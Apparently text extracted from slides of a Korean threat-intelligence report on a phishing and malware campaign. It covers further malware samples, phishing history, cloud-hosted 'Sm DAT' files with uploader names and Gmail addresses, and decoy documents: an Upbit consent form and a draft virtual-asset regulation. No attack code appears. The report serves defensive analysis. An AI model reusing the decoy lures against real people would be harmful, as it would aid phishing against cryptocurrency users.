

02 추가 분석

추가 악성코드 확보 및 연관성 분석





02 추가 분석

피싱 메일 활용 이력



02 추가 분석

피싱 메일 활용 이력



02 추가 분석

지속적인 악성코드 유포 현황

Sm DAT

파일 수정 보기 도움말

댓글

정보

속성	
크기	4.76 KB
수정 일시	2025. 2. 14. 오후 1:47
유형	파일
업로드한 사람	Widy Ket
업로드한 날짜	2025. 2. 13. 오전 12:06

Sm DAT

파일 수정 보기 도움말

댓글

정보

widyket02122@gmail.com

속성	
크기	4.64 KB
수정 일시	2025. 3. 10. 오후 6:06
유형	파일
업로드한 사람	Widy Ket
업로드한 날짜	2025. 2. 19. 오후 12:20

Sm DAT

File Edit View Help

Info

Properties

Size	4.68 KB
Modified	3/31/2025, 6:09 PM
Type	File
Uploaded by	Evo Jex
Date uploaded	3/24/2025, 7:28 PM

Sm DAT

파일 수정 보기 도움말

정보

widyket0212701@gmail.com

속성	
크기	4.68 KB
수정 일시	2025. 4. 3. 오후 4:49
유형	파일
업로드한 사람	Evo Jex
업로드한 날짜	2025. 3. 24. 오후 7:28

03 동일 그룹 공격 사례

UPbit

개인정보 수집·이용 동의서

두나무 주식회사는 개인정보 보호법을 준수하며, 본 동의서로 취득한 개인정보는 아래의 수집·이용 목적으로만 이용됩니다.

본 동의는 거부할 수 있으며, 동의 거부 시 관련된 디지털 자산(NFT 포함) 거래지원 등의 서비스 제공이 불가능하거나 정지평가 시 불이익이 있을 수 있습니다.

□ 개인정보 수집·이용 동의

수집·이용 목적	수집하는 개인정보의 항목
자금세탁방지 방지 및 이상금융거래 탐지 등을 포함하는 법령상 의무 이행, 금융사고 방지, 관련 시스템 개선	성명(국문/영문), 생년월일, 휴대전화번호, 성별, 국적

본인은 상기 내용을 충분히 숙지하였음을 확인하여 상기 개인정보를 수집·이용하는 것에
동의합니다.(), 동의하지 않습니다. ()

성명(국문)	성명(영문)
생년월일	휴대전화번호
성별	국적

20 년 월 일

성명: (서명/인)

두나무

가상자산업감독규정_제정안.docx [호환 모드] - Word

가나다A _i	가나다A _i	가나다A _i	가나다A _i	가나다	가나다.	가나다A _a	가나다	가나다A _i	가나다Ac	가나다Ac
표준	Table P...	간격 없음	목록 단락	본문	제목 1	제목 2	제목	부제	약한 강조	강조

스타일

가상자산업감독규정 제정안

제1장 총 칙

제1조(목적) 이 규정은 「가상자산 이용자 보호 등에 관한 법률」(이하 "법"이라 한다) 및 같은 법 시행령(이하 "영"이라 한다)에서 금융위원회에 위임한 사항과 그 시행에 필요한 사항을 규정함을 목적으로 한다.

제2조(가상자산의 범위) 영 제2조제4호단서에서 "금융위원회가 정하여 고시하는 경우"란 특정 재화나 서비스의 지급수단으로 사용이 가능한 경우를 말한다.

제3조(가상자산위원회의 구성 및 운영) ① 영 제4조제3항제2호부터 제6호까지의 규정에 해당하는 위원(이하 "위촉위원"이라 한다)의 임기는 2년으로 하되, 한 차례만 연임할 수 있다.

② 위촉위원은 임기가 만료된 경우에도 후임자가 위촉될 때까지 그 직무를 수행할 수 있다.

③ 위원이 결원된 때에는 지체 없이 새로운 위원을 임명 또는 위촉하여야 한다. 이 경우 후임으로 임명 또는 위촉된 위원의 임기는 새로이 개시된다.

